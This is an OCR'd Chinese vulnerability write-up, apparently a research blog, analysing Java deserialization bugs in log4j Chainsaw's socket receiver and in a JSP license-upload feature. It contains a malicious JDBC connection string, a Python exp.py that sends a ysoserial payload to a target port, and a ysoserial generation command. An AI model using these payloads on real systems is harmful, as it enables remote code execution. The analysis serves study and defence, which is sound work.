{"dbType":"mysql","driverClassName":"com.mysql.jdbc.JDBC4Connection","url":"jdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true","userName":"yso_CommonsBeanutils192NOCC_calc","password":"AA"}




案例三、


在 src/main/java/org/apache/log4j/chainsaw/Main.java 134-154 行中设置监听端口



随后转到 LoggingReceiver 类处理相关连接信息



在 LoggingReceiver 类的 run 方法中直接对 Socket 数据做反序列化操作，漏洞产生




Ysoserial 生成 payload，编写一个 socket 客户端，向目标监听的端口发送生成的对象

Exp.py：


```
#coding:utf-8
import socket
s = socket.socket()
host = "172.20.10.14"#目标 ip
port = 4445#组件设置的监听的端口
s.connect((host,port))
ssss = open("aapapa.ser",'rb')//生成的恶意数据
xc = ssss.read()
s.send(xc)
s.close()
```

运行 exp.py 即可触发



利用 jdk7u21 利用链：

Java -jar ysoserial.jar Jdk7u21 “calc” > calc.ser



案例四、

本来是这么想的
当上传完激活文件后就会进入到这里进行反序列化

```
if ("upload".equals(op)) {
    FileUpload fileUpload = new FileUpload();
    fileUpload.setMaxFileSize(Global.FileSize); // 每个文件最大30000K 即近300M
    String[] extnames = {"dat"};
    fileUpload.setValidExtname(extnames); //设置可上传的文件类型
    int ret = 0;
    try {
        ret = fileUpload.doUpload(application, request);
    } catch (IOException e) {
        e.printStackTrace();
    }

    if (fileUpload.getRet() == FileUpload.RET_SUCCESS) {
        Vector v = fileUpload.getFiles();
        FileInfo fi = null;
        if (v.size() > 0) {
            fi = (FileInfo) v.get(0);
        }
        String vpath = "";
        if (fi != null) {
            // 置保存路径
            String filepath = Global.getRealPath() + FileUpload.TEMP_PATH + "/
            fileUpload.setSavePath(filepath);
            fileUpload.writeFile(true);
            // 使用随机名称写入磁盘
            // fi.writeToPath(filepath);
            licFileName = filepath + fi.getDiskName();
        }
    }
} else if ("change".equals(op)) {...}

License.getInstance().init();
```

但后来发现并不是

```
public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream( s: filePath + "publickey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream( s: filePath + "license.dat"));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes( s: "UTF-8"));
        if (signetcheck.verify(signed)) {
            this.toXML(info);
            this.valid = true;
        } else {
            this.valid = false;
```

如果按照原本的思路，进入到这里反序列化的是指定的文件

从文件上传的操作来看保存的文件名是随机的，并不是 license.dat


```
public void writeFile(boolean isRandName) {
    int size = this.files.size();
    if (size != 0) {
        File f = new File(this.savePath);
        if (!f.isDirectory()) {
            f.mkdirs();
        }

        Enumeration e = this.files.elements();

        while(e.hasMoreElements()) {
            FileInfo fi = (FileInfo)e.nextElement();
            if (!isRandName) {
                fi.write(this.savePath);
            } else {
                fi.write(this.savePath, getRandName() + "." + fi.getExt());
            }
        }

    }
}

public static String getRandName() {
    if (System.currentTimeMillis() - lastRandTime > 20000L) {
        hash.clear();
    }
```

但是上传后的确又可以马上触发

于是继续看 license.jsp 后面，发现当文件上传完后，会做一次判断，如果文件不是符合要求（即文件格式不对的话）的话就会从默认的 license 里取出默认信息

```
<%if ("".equals(licFileName)) {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" class="tabStyle_1 percent80">
    <tbody>
    <tr>
        <td colspan="2" align="left" class="tabStyle_1_title">许可证信息</td>
    </tr>
    <tr...>
    <tr>
        <td width="17%" align="left">名称</td>
        <td width="83%" align="left">
            <%=license.getName()%>
        </td>
    </tr>
    <tr>
        <td align="left">企业号</td>
        <td align="left"><%=license.getEnterpriseNum() != null ? license.getEnterpriseNum() : license.getName()%>
        </td>
    </tr>
    <tr>
        <td align="left">用户数</td>
        <td align="left"><%=license.getUserCount()%>
        </td>
    </tr>
    <tr>
        <td align="left">类型</td>
        <td align="left"><%=license.getType().equals(License.TYPE_COMMERICAL) ? "免费版" : license.getType()%>
        </td>
    </tr>
    <tr>
        <td align="left">到期时间</td>
        <td align="left"><%=DateUtil.format(license.getExpiresDate(), "yyyy-MM-dd")%>
        </td>
```

如果符合要求则从上传的文件里获取信息



```
<%} else {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" class="tabStyle_1 percent80">
    <tbody>
    <tr>
        <td colspan="2" align="left" class="tabStyle_1_title">上传的许可证信息</td>
    </tr>
    <tr>
        <td width="17%" align="left">授权单位</td>
        <td width="83%" align="left"><%
            LicenseUtil.setLicenseFilePath(licFileName);
            LicenseUtil lu = LicenseUtil.getInstance();
            lu.init();
        %>
            <%=lu.getCompany()%>
        </td>
    </tr>
    <tr>
        <td width="17%" align="left">使用单位</td>
        <td width="83%" align="left">
            <%=lu.getName()%>
        </td>
    </tr>
    <tr>
        <td align="left">企业号</td>
        <td align="left"><%=lu.getEnterpriseNum()%>
        </td>
    </tr>
    <tr>
        <td align="left">用户数</td>
```

第一次漏洞也就是从这里触发，即上传文件就触发

```
public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream( s: filePath + "publickey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream(licenseFilePath));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes( s: "UTF-8"));
        if (signetcheck.verify(signed)) {
            this.toXML(info);
            this.valid = true;
        } else {
```

这个 `licenseFilePath` 就是从前端传过来的被上传的文件路径

```
                fileUpload.writeFile(true);
                // 使用随机名称写入磁盘
                // fi.writeToPath(filepath);
                licFileName = filepath + fi.getDiskName();
            }
        }
    } else if ("change".equals(op)) {...}

    License.getInstance().init();

    Privilege pvg = new Privilege();
    if (Global.getInstance().isFormalOpen()) {...}
%>
<form name="addform" action="license.jsp?op=upload" method="post" enctype="MULTI
<%if ("".equals(licFileName)) {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" cla
<%} else {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" cla
    <tbody>
    <tr>
        <td colspan="2" align="left" class="tabStyle_1_title">上传的许可证信息</td
    </tr>
    <tr>
        <td width="17%" align="left">授权单位</td>
        <td width="83%" align="left"><%
            LicenseUtil.setLicenseFilePath(licFileName);
            LicenseUtil lu = LicenseUtil.getInstance();
            lu.init();
```

```
static String licenseFilePath;

public LicenseUtil() {
}

public static void setLicenseFilePath(String path) {
    licenseFilePath = path;
}
```

事情还没结束

当 op 参数是 change 时，就会将上传的文件复制覆盖原来的 license.dat

```
} else if ("change".equals(op)) {
    licFileName = ParamUtil.get(request, "licFileName");
    FileUtil.CopyFile(licFileName, Global.getAppPath() + "WEB-INF/license.dat");
    License.getInstance().init();
    ILicense iLicense = SpringUtil.getBean(ILicense.class);
    iLicense.init();
    out.print(StrUtil.Alert("操作成功！"));
}

License.getInstance().init();
```

然后走到 License 对象的 verify 方法对 license.dat 进行反序列化

```
public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream( s: filePath + "publickey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream( s: filePath + "license.dat"));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes( s: "UTF-8"));
```

如果文件被替换，所以最后出现的 License.getInstance().init()也会在每次访问页面时被触发


String op = ParamUtil.get(request, "op");
String licFileName = "";
if ("upload".equals(op)) {...} else if ("change".equals(op)) {
licFileName = ParamUtil.get(request, "licFileName");
FileUtil.CopyFile(licFileName, Global.getAppPath() + "WEB-INF/license.dat");
License.getInstance().init();
ILicense iLicense = SpringUtil.getBean(ILicense.class);
iLicense.init();
out.print(StrUtil.Alert("操作成功！"));
}
License.getInstance().init();